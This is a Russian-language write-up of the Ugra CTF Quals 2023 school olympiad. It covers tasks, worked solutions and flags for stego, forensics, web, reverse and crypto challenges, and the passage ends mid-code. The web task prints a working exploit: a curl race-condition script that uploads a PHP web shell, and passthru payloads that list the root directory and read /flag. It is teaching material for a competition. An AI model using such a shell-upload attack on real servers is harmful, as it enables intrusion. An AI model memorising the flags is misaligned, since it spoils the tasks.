Задания, решения и критерии отборочного этапа олимпиады школьников Ugra CTF Quals 2023

Критерии

Формат проведения этапа

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2023-quals.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт:

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 2360 и более баллов.
- Призёрами олимпиады были признаны участники, набравшие 660 и более баллов.

В заключительный этап были приглашены все победители и призёры отборочного этапа.

Задачи и решения

Бухгалтерия


ivanq, stegano 100

> Тете Люде явно было нечем заняться в рабочее время.
>
> *picture.xlsx*

Решение

К заданию приложена таблица Excel с нарисованной из ячеек решеткой. На первый взгляд кажется, что она пустая, но на самом деле в ней белым шрифтом

написаны числа. Если разрешить редактирование и изменить цвет на черный, мы увидим таблицу умножения.



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
1	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
2	2	4	6	8	10	12	14	16	18	20	22	24	26	28	30	32	34	36	38	40	42	44	46	48	50	52
3	3	6	9	12	15	18	21	24	27	30	33	36	39	42	45	48	51	54	57	60	63	66	69	72	75	78
4	4	8	12	16	20	24	28	32	36	40	44	48	52	56	60	64	68	72	76	80	84	88	92	96	100	104
5	5	10	15	20	25	30	35	40	45	50	55	60	65	70	75	80	85	90	95	100	105	110	115	120	125	130
6	6	12	18	24	30	36	42	48	54	60	66	72	78	84	90	96	102	108	114	120	126	132	138	144	150	156
7	7	14	21	28	35	42	49	56	63	70	77	84	91	98	105	112	119	126	133	140	147	154	161	168	175	182
8	8	16	24	32	40	48	56	64	72	80	88	96	104	112	120	128	136	144	152	160	168	176	184	192	200	208
9	9	18	27	36	45	54	63	72	81	90	99	108	117	126	135	144	153	162	171	180	189	198	207	216	225	234
10	10	20	30	40	50	60	70	80	90	100	110	120	130	140	150	160	170	180	190	200	210	220	230	240	250	260
11	11	22	33	44	55	66	77	88	99	110	121	132	143	154	165	176	187	198	209	220	231	242	253	264	275	286
12																										
13																										
14																										


Таблица умножения

В самой таблице умножения ничего интересного нет (надеемся, что из школы вы ее запомнили). Однако если присмотреться поподробнее, можно заметить, что часть ячеек заполнена числами, а часть — формулами.

Если закрасить ячейки, заполненные формулами, слева направо, то начнут угадываться очертания буквы u. Если у вас много свободного времени, можно продолжить заниматься этой ерундой и в итоге выписать флаг.

Возможно, чуть разумнее будет воспользоваться более интеллектуальным методом. Можно, например, скопировать решетку и вставить (только) формулы — LibreOffice и Excel это поддерживают. Далее можно для удобства условным форматированием покрасить все непустые ячейки в черный. Осталось только прочитать флаг глазами.

А можно поступить ещё разумнее — сразу покрасить условным форматированием ячейки, в которых содержатся формулы, без копирования и вставки. Для этого необходимо создать правило условного форматирования, которое будет окрашивать ячейки в соответствии с формулой `=ЕФОРМУЛА(A1)`. Если вы используете английскую локаль, аналог этой функции — `ISFORMULA`. При применении этой формулы для условного форматирования мы сразу видим флаг. Найти информацию об этом можно на сайте Microsoft.



Флаг: **ugra_you_asked_for_lattices_f3m4jai191h5**


Захват трафика

baksist, forensics 100


> Нам удалось перехватить секретную передачу данных. Есть ли в ней что-то интересное?
>
> *captured_traffic.pcap*

Решение


Так как в таске даётся .pcap-файл с записью трафика, логичным решением будет открыть его в Wireshark. В связи с тем, что записан сравнительно небольшой объём трафика, можно сразу увидеть наиболее интересный фрагмент — скачивание картинки с HTTP-сервера:



Если более подробно изучить пакет с HTTP-ответом, то можно увидеть, что Wireshark сразу распознал, что в трафике передаётся содержится картинка в формате JPEG. Открыть её можно с помощью сочетания клавиш `Ctrl+Shift+O`, либо же через контекстное меню при нажатии на JPEG-заголовок пакета правой кнопкой мыши:



В результате видим картинку, на которой и содержится флаг:



Ура!

Также существует автоматизированное решение таска, с которым можно ознакомиться тут.

Флаг: **ugra_traffic_extractor_3d25530d116d**

Антивирус возвращается

ivanq, ctb 200

> Современные антивирусы настолько прочно влезают в систему, что их с тем же успехом можно считать вирусами: границы все более и более размыты. А еще дыры в некоторых антивирусах приводят к запуску вирусного кода с правами администратора.
>
> А вы спокойно спите по ночам?
>
> index.php
>
> *https://collateral.q.2023.ugractf.ru/token*

Решение

В этом таске приложен код на PHP, запускающийся на сервере.

Первое, что привлекает внимание — функция `check_malware`, запускающая какие-то проверки через шелл, передавая имя файла напрямую, но из-за использования `escapeshellarg` уязвимости command injection здесь нет. Алгоритм проверки, конечно, не очень убеждает в пользе антивируса, но что поделать.

Следующее, что привлекает внимание — код заливки файла:

```
$file_path = "uploads/" . $file_name;
if (!move_uploaded_file($_FILES["malware"]["tmp_name"], $file_path)) {
```

`$file_path` содержит относительный путь, то есть путь относительно скрипта. Такой вызов `move_uploaded_file` приведет к копированию файла в такую папку, что он будет доступен по адресу `https://collateral.q.2023.ugractf.ru/<token>/uploads/<original_file_name>`. Это уже небезопасно — если мы зальем некоторый скрипт на PHP и сделаем запрос на такой путь, сервер, возможно, исполнит залитый скрипт.

Некоторая проблема возникает из-за того, что залитый файл удаляется после проверки:

```
unlink($file_path);
```

Поэтому сделать запрос на залитый шелл надо успеть во время проверки. К счастью, проверка из-за использования `sleep` занимает как минимум одну секунду, так что устроить такой race condition легко. Это можно попробовать сделать руками, либо, например, написать для этого скрипт на bash, используя curl:

```
URL="https://collateral.q.2023.ugractf.ru/<token>"
curl -s "$URL" -F "malware=@exploit.php" >/dev/null & sleep 0.5
curl -s "$URL/uploads/exploit.php"
```

Для проверки эксплоита можно в качестве `exploit.php` залить, например, следующий код:

```
<?php passthru("ls -la /");
```

```
total 52
drwxr-xr-x    1 root     root           180 Dec 18 09:54 .
drwxr-xr-x    1 root     root           180 Dec 18 09:54 ..
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 bin
drwxr-xr-x    1 root     root           320 Dec 18 09:54 dev
drwxr-xr-x    1 root     root            60 Dec 18 09:54 docker-
entrypoint.d
-rwxrwxr-x    1 root     root          1616 Nov 12 06:27 docker-
entrypoint.sh
drwxr-xr-x    1 root     root            60 Nov 14 21:29 etc
-rw-r--r--    1 nobody   nobody          60 Dec 18 09:54 flag
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 home
drwxr-xr-x    8 root     root          4096 Nov 14 21:29 lib
drwxr-xr-x    5 root     root          4096 Nov 11 18:03 media
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 mnt
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 opt
dr-xr-xr-x  337 nobody   nobody           0 Dec 18 09:54 proc
drwx------    2 root     root          4096 Nov 11 18:03 root
drwxr-xr-x    1 root     root            60 Dec 18 09:54 run
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 sbin
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 srv
drwxr-xr-x    2 root     root          4096 Nov 11 18:03 sys
drwxrwxrwt    1 root     root            80 Dec 18 10:04 tmp
drwxr-xr-x    7 root     root          4096 Nov 11 18:03 usr
drwxr-xr-x    1 root     root           100 Nov 14 21:29 var
```

...и сразу заметить в корне файл `flag`:

```
<?php passthru("cat /flag");
```

```
ugra_ever_wondered_who_uses_virustotal_most_huh_dm4t6p023nyc
```

Флаг: **ugra_ever_wondered_who_uses_virustotal_most_huh_dm4t6p023nyc**

Crypdle

ivanq, reverse 250

> У популярной игры Wordle есть небольшой недостаток: в нее возможно выиграть. В новой версии разработчики попытались это исправить криптографическими методами.

crypdle.exe crypdle crypdle.c

Решение

Нам дана программа с исходными кодами, которая просит пользователя ввести флаг и отвечает, на сколько процентов он корректен.

Все бы хорошо, но флаг проверяется на корректность каким-то нетривиальным методом.

Сначала проверяется длина флага:

```
if (strlen(flag) != FLAG_LENGTH) {
  printf("Wrong flag length\n");
  continue;
}
```

Затем рассматриваются блоки из `WINDOW_SIZE` подряд идущих символов, каждый блок хешируется через MD5, и первый байт результата сравнивается с известным значением:

```
int count = 0;
for (int i = 0; i < FLAG_LENGTH; i++) {
  char block[WINDOW_SIZE];
  for (int j = 0; j < WINDOW_SIZE; j++) {
    block[j] = flag[(i + j) % FLAG_LENGTH];
  }
  char block_hash[MD5_DIGEST_LENGTH];
  MD5(block, WINDOW_SIZE, block_hash);
  if (block_hash[0] == FLAG_WINDOW_MD5[i]) {
    count++;
  }
}
```

Наконец, хешируется и проверяется весь флаг целиком:

```
char flag_hash[MD5_DIGEST_LENGTH];
MD5(flag, FLAG_LENGTH, flag_hash);
if (memcmp(flag_hash, FLAG_MD5, MD5_DIGEST_LENGTH) == 0) {
  count++;
}
```

На первый взгляд кажется, что задача нерешаема, ведь используется хеширование, причем хешируются достаточно длинные строки, да и хешей много, поэтому коллизию подобрать сложнее, чем если бы хеш был один. Однако в криптографии больше хешей — не значит лучше: взлом одного из хешей уже дает информацию, которую можно использовать при взломе остальных.

Так и здесь: поверим, что флаг начинается с `ugra_`, и переберем следующие 3 символа среди цифр, подчеркивания и букв. Большую часть из этих строк можно сразу отбросить, если хеш первых 8 символов не совпадает с требуемым. После этого для каждой из оставшихся строк переберем 9-й символ, и также отбросим те, у которых хеш символов с 2-го по 9-й не совпадает с нужным, и так далее. В самом конце, если осталось несколько вариантов, можно либо попробовать загрузить в систему их все, либо выбрать тот, у которого полный хеш совпадает с `FLAG_MD5`.

На Python реализация выглядит так:

```
def crack(prefix):
    if len(prefix) == FLAG_LENGTH:
        if FLAG_MD5 == list(hashlib.md5(prefix).digest()):
            print(prefix.decode())
        return

    for c in ALPHABET:
        s = prefix + bytes([ord(c)])
        if len(s) >= WINDOW_SIZE:
            cur = hashlib.md5(s[-WINDOW_SIZE:]).digest()[0]
            if cur == FLAG_WINDOW_MD5[len(s) - WINDOW_SIZE]:
                crack(s)
        else:
            crack(s)


crack(b"ugra_")
```

Полный код можно посмотреть в файле solution.py.

Флаг: **ugra_no_you_cant_replace_backend_with_crypto_06118ff6d838**

Криптобаш

baksist, crypto 200

> Один нерасторопный сотрудник игрался с шифрованием и искал различные способы скрыть ключ. Ключ он спрятал, предварительно зашифровав единственную копию очень важного файла, а найти его уже не смог. Мы смогли достать историю его действий перед инцидентом, а также то, что осталось вместо ключа.
>
> *bash_history secret.enc* `9e8d3b5a4faf9aed4a6feeaadb5e5eab5a`

Решение

В первую очередь изучим файл `bash_history`. Среди достаточно рутинных действий среднестатистического пользователя Linux, можно увидеть такой интересный фрагмент:

```
openssl enc -aes-256-cbc -pbkdf2 -in secret.data -out secret.enc -k
$my_key

echo -n $my_key | base64 | tr '[A-Za-z0-9]' '[N-ZA-Mn-za-m3-90-2]' |
rev | xxd -p | xargs -I {} python3 -c "import
sys;print(f'{int(sys.argv[1],16)^int((sys.argv[2]*(len(sys.argv[1])//
len(sys.argv[2])+1))[:len(sys.argv[1])],16):x}')" {} deadbeef | awk
'{print substr($0,length/2+1) substr($0,1,length/2)}'

unset $my_key
```

Разберём по частям всё выше написанное. В первой строчке используется команда `openssl`, с помощью которой производится шифрование файла по алгоритму AES. Флаг `-pbkdf2` говорит о том, что ключ шифрования формируется на основе пароля по стандарту PBKDF2, так что можем предположить, что ключ `$my_key`, который передаётся команде, представляет собой печатный текст.

Ниже видим большую страшную строчку из множества команд, соединённых символами `|` — это пайпы, специальные элементы командной оболочки `bash`, с помомщью которых можно перенаправлять вывод из одной команды в другую. Видимо, таким образом сотрудник и пытался зашифровать ключ. Как именно он это сделал, мы разберём чуть ниже.

Ну и последней строчкой переменная `$my_key` очищается с помощью команды `unset`, в результате чего изначальный ключ и был утерян. Попробуем же его восстановить!

Для того, чтобы разобраться, что же происходит в этом огромном однострочнике, сперва развернём его:

```
echo -n $my_key | \
    base64 | \
    tr '[A-Za-z0-9]' '[N-ZA-Mn-za-m3-90-2]' | \
    rev | \
    xxd -p | \
    xargs -I {} python3 -c "import
sys;print(f'{int(sys.argv[1],16)^int((sys.argv[2]*(len(sys.argv[1])//
len(sys.argv[2])+1))[:len(sys.argv[1])],16):x}')" {} deadbeef | \
    awk '{print substr($0,length/2+1) substr($0,1,length/2)}'
```

Теперь мы можем последовательно разобрать, как преобразуется ключ на каждом этапе. Сперва он кодируется в base64 одноимённой командой, тут всё просто. Для обратного декодирования у этой команды есть флаг `-d`.

Далее мы видим команду `tr` с двумя аргументами, чем-то напоминающими регулярные выражения. Обратившись к системному руководству команды, мы узнаем, что эту команду можно использовать для замены символов в строках или файлах. Для этого команде можно передать диапазоны символов, согласно которым будет производиться замена. В данном случае мы видим, что, например, диапазону символов от A до Z будет соответствовать диапазон от N до Z, а потом от A до M:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ
↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓
NOPQRSTUVWXYZABCDEFGHIJKLM
```

Визуализировав эту замену, понимаем, что это ничто иное, как шифр Цезаря, а точнее, его вариация — ROT13. В этой реализации заглавные и строчные буквы английского алфавита будут сдвинуты на 13 символов, как и цифры. Но так как для замены используются именно наборы символов, а не таблица ASCII, то 10 цифр рассматриваются как отдельный алфавит,в рамках которого производится сдвиг. Можно представить полную таблицу замены:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓↓
NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm3456789012
```

Для обратного преобразования достаточно будет использовать ту же самую команду `tr`, только поменяв аргументы местами.

Следующим этапом является команда `rev`. По первому же запросу в Гугле можно узнать, что это команда просто переворачивает строку задом наперёд, а значит для обратного преобразования нужно лишь снова применить эту команду.

Далее мы видим команду `xxd` с флагом `-p`. Эта команда создаёт шестнадцатиричное представление файла или потока стандартного ввода, а флаг `-p` позволяет вывести лишь саму шестнадцатиричную запись, а не hexdump-таблицу, в которой также есть номера байтов и ASCII-представления печатных символов. Для обратного декодирования из шестнадцатиричного представления в ASCII-символы у команды есть флаг `-r`.

После этого вывод команды перенаправляется в Питон, но не просто так, а с дополнительной командой `xargs`. Она используется для формирования списка аргументов для последующей команды, в данном случае Питона. В самом Питоне

же выполняется ещё один непонятный однострочник. Особо не вчитываясь в код, мы можем сделать следующие выводы:

1. Первым аргументом является шестнадцатеричное число, так как перед этим выполнялась команда `xxd`
2. Вторым аргументом является запись `deadbeef`, которая тоже может являться шестнадцатеричным числом
3. Вывод команды — опять шестнадцатеричное число, так как в форматной строке используется модификатор `:x`
4. В самом скрипте выполняется операция XOR

На основе всего вышеперечисленного можно сделать вывод, что команда выполняет XOR-шифрование с ключом `0xDEADBEEF`. И это действительно так! Помимо этого, перед непосредственно шифрованием ключ повторяется N раз до того момента, пока его длина не будет равна длине исходного текста. В результате, весь однострочник можно представить в следующем, более читабельном, виде:

```
import sys

# аргументы команды
msg_str = sys.argv[1]
key_str = sys.argv[2]

# преобразование исходного сообщения из hex-строки в число
msg = int(msg, 16)

# дополнение ключа
key_pad = key_str * (len(msg_str) // len(key_str) + 1)[:len(msg_str)]
# преобразование ключа из hex-строки в число
key = int(key_pad, 16)

# вывод результата XOR в шестнадцатиричном формате
print(f'{msg ^ key:x}')
```

Немного почитав про свойства операции XOR и шифрование, на ней основанное, можно узнать, что зная один из операндов (ключ) и результат операции (шифротекст), можно легко восстановить исходное сообщение:

$$a \oplus b = c \rightarrow a = b \oplus c$$

Поэтому для обратного преобразования этой операции достаточно будет использовать тот же самый однострочник, только вместо исходного передать XOR-ключ `0xDEADBEEF` и результат этого шифрования, который мы получим из последнего этапа преобразований.

А последним этапом является команда awk. awk — это Си-подобный язык, предназначенный для обработки строк по различным шаблонам (регулярным выражениям). В данном случае она применяется для того, чтобы поменять местами половины входной строки. Очевидно, что для обратного преобразования достаточно просто применить ту же команду.

Итак, разобравшись со всеми элементами этого однострочника, мы можем построить свой собственный, который будет «дешифровать» наш ключ:

```
decrypted_key=$(echo $encrytped_key | awk '{print
substr($0,length/2+1) substr($0,1,length/2)}' | xargs -I {} python3 -c
"import
sys;print(f'{int(sys.argv[1],16)^int((sys.argv[2]*(len(sys.argv[1])//
len(sys.argv[2])+1))[:len(sys.argv[1])],16):34x}')" {} deadbeef | xxd
-r -p | rev | tr '[N-ZA-Mn-za-m3-90-2]' '[A-Za-z0-9]' | base64 -d)
```

Получив ключ, которым был зашифрован наш секретный файл, мы наконец можем его дешифровать:

```
openssl enc -d -aes-256-cbc -pbkdf2 -in secret.enc -out - -k
$decrypted_key
```

Также все эти действия можно объединить в один скрипт, например, такой.

В результате видим то самое секретное послание, а в его конце…

Флаг: **ugra_oneliners_rule_19f99780be9d**

Постмортем

В ходе соревнований выяснилось, что при генерации файла `bash_history` существует 1.7%-я вероятность, что в нём не сформируются команды, непосредственно шифрующие ключ. Ошибка была сразу же исправлена.

Глубина

ivanq, ppc 150

> У каждого есть знакомый с под сотней файлов на рабочем столе. Но, оказывается, бывает и хуже…
>
> *https://depth.q.2023.ugractf.ru/token*

Решение

Открываем сайт и наблюдаем кучу директорий. Будем надеяться, что флаг где-то в них. Открываем все четыре директории. В трех из них, по-видимому, лежит `index.html` с веселыми (или не очень) цитатками, а четвертая внутри себя содержит другие четыре директории, с которыми история повторяется.

По-видимому, флаг лежит в какой-то из очень глубоких директорий. Можно попробовать потыкать руками, но после пятидесяти директорий руки явно устанут. Придется автоматизировать этот процесс.

Для скрепинга сайта можно попробовать использовать `wget`, не забыв отключить ограничение уровня вложенности и, мысленно карая админов за кривую обработку слешей, нагуглить, что починить ошибку `pathconf: Not a directory` можно, включив `--adjust-extension`:

```
$ wget -r -l inf --adjust-extension
https://depth.q.2023.ugractf.ru/lkv2x8ejmsuxumkb
```

Эта команда прекрасно работает до некоторого момента, а затем внезапно падает с ошибкой `File name too long`, потому что `wget` сохраняет найденные файлы в файловую систему, а на длины путей в Linux есть ограничение в 4096 байт (по крайней мере, в том контексте, в котором их использует `wget`), чего явно не хватает. С Windows ситуация еще хуже.

Дальше можно пытаться как-нибудь настраивать или патчить `wget`, чтобы он нормально обрабатывал длинные пути, но, скорее всего, проще будет просто написать логику обхода руками. Благо, даже парсить HTML не придется: каждая страница имеет очень простой вид:

```
<H1>Index of /4b07d2e100356dab/</H1><A
HREF=draconic_boa/>draconic_boa</A><BR><A
HREF=field_violin/>field_violin</A><BR><A
HREF=opal_tiger/>opal_tiger</A><BR><A
HREF=yellow_pilot/>yellow_pilot</A><BR>
```

```
import re
import requests

def visit(path):
    text = requests.get(path).text
    if "Index of" not in text:
        print(text)
        return

    for match in re.finditer(r"HREF=(\w+)/", text):
        word = match.group(1)
        visit(path + "/" + word)

visit("https://depth.q.2023.ugractf.ru/lkv2x8ejmsuxumkb")
```

Для ускорения этот процесс можно распараллелить: solution_async.py, но если время не поджимает, то это не обязательно.

Посреди всякого мусора в самом низу получим вывод с флагом:

> … The primary purpose of the DATA statement is to give names to constants; instead of referring to PI as 3.141592653589797, at every appearance, the variable PI can be given that value with a DATA statement, and used instead of the longer form of the constant. This also simplifies modifying the program, should the value of PI change. – Xerox FORTRAN manual The program is ill-formed. The behavior is undefined. No diagnostic is required. How many Prolog programmers does it take to change a light bulb? Yes. I think … err … I think … I think I'll go home It's never too late to give up. Ninety-nine bugs in the code. Take one down, patch it around, Ninety-nine bugs in the code. **ugra_i_have_always_imagined_that_paradise_will_be_a_kind_of_library_h98hv1e4twat** Nature of a compromise is that it leaves everyone more or less equally unhappy.

Флаг:
ugra_i_have_always_imagined_that_paradise_will_be_a_kind_of_library_h98hv1e4twat

Bege

gudn, reverse 300

> Евгений не успевает подготовиться к ЕГЭ по биологии, но ему везет. Почти.
>
> Он смог достать файл с правильными ответами на экзамен, но, к сожалению, он оказался зашифрован. Программа для шифрования по счастливой случайности оказалась рядом. Сможете достать ответы и написать ЕГЭ лучше Евгения?
>
> *ciphered.txt* *cipher.el*

Решение

Из первой строки узнаем, что это код на Emacs Lisp.

Сначала отформатируем код, чтобы его было возможно читать:

```
;;; cipher.el --- Simple string cipher for Emacs
;;; Code:

(defun fletcher (a b s)
  (if (string= "" s)
    (logior a (ash b 8))
    (let* ((a_ (mod (+ a (seq-first s)) 255))
           (b_ (mod (+ b a_) 255)))
```

```
      (fletcher a_ b_ (seq-rest s)))))

(defun some-number (ki)
  (let* ((ti (expt 2 32))
         (ab (mod ki ti))
         (ba (mod (logxor ab (ash ab 13)) ti))
         (aa (mod (logxor ba (ash ba -17)) ti))
         (bb (mod (logxor aa (ash aa 5)) ti)))
    bb))

(defun cipher-string (po)
  (car (seq-reduce
        (lambda (goo cu)
          (let* ((noko (fletcher 0 0 goo))
                 (ji (car goo))
                 (ki (cdr goo))
                 (ti (some-number ki)))
            (cons
              (concat ji (format "%02x" (mod (+ cu ki) 256)))
              ti)))
        po (cons "" (length po)))))

(defun cipher-buffer ()
  (interactive)
  (let ((ki (cipher-string (buffer-string))))
    (erase-buffer)
    (insert ki)
    (save-buffer)))

(provide 'cipher)
;;; cipher.el ends here
```

Видно, что интерфейсом шифровальщика становится функция `cipher-buffer`, которая заменяет содержимое файла тем, что выдала функция `cipher-string`.

Начнем разбирать функцию `cipher-string`, заменяя имена переменных на адекватные и читая, что делает каждая функция.

```
(defun cipher-string (s)
  (car (seq-reduce
        (lambda (p c)
          (let* ((noko (fletcher 0 0 goo))
                 (prev (car p))
                 (n0 (cdr p))
                 (n1 (some-number n0)))
            (cons
              (concat prev (format "%02x" (mod (+ c n0) 256)))
```

```
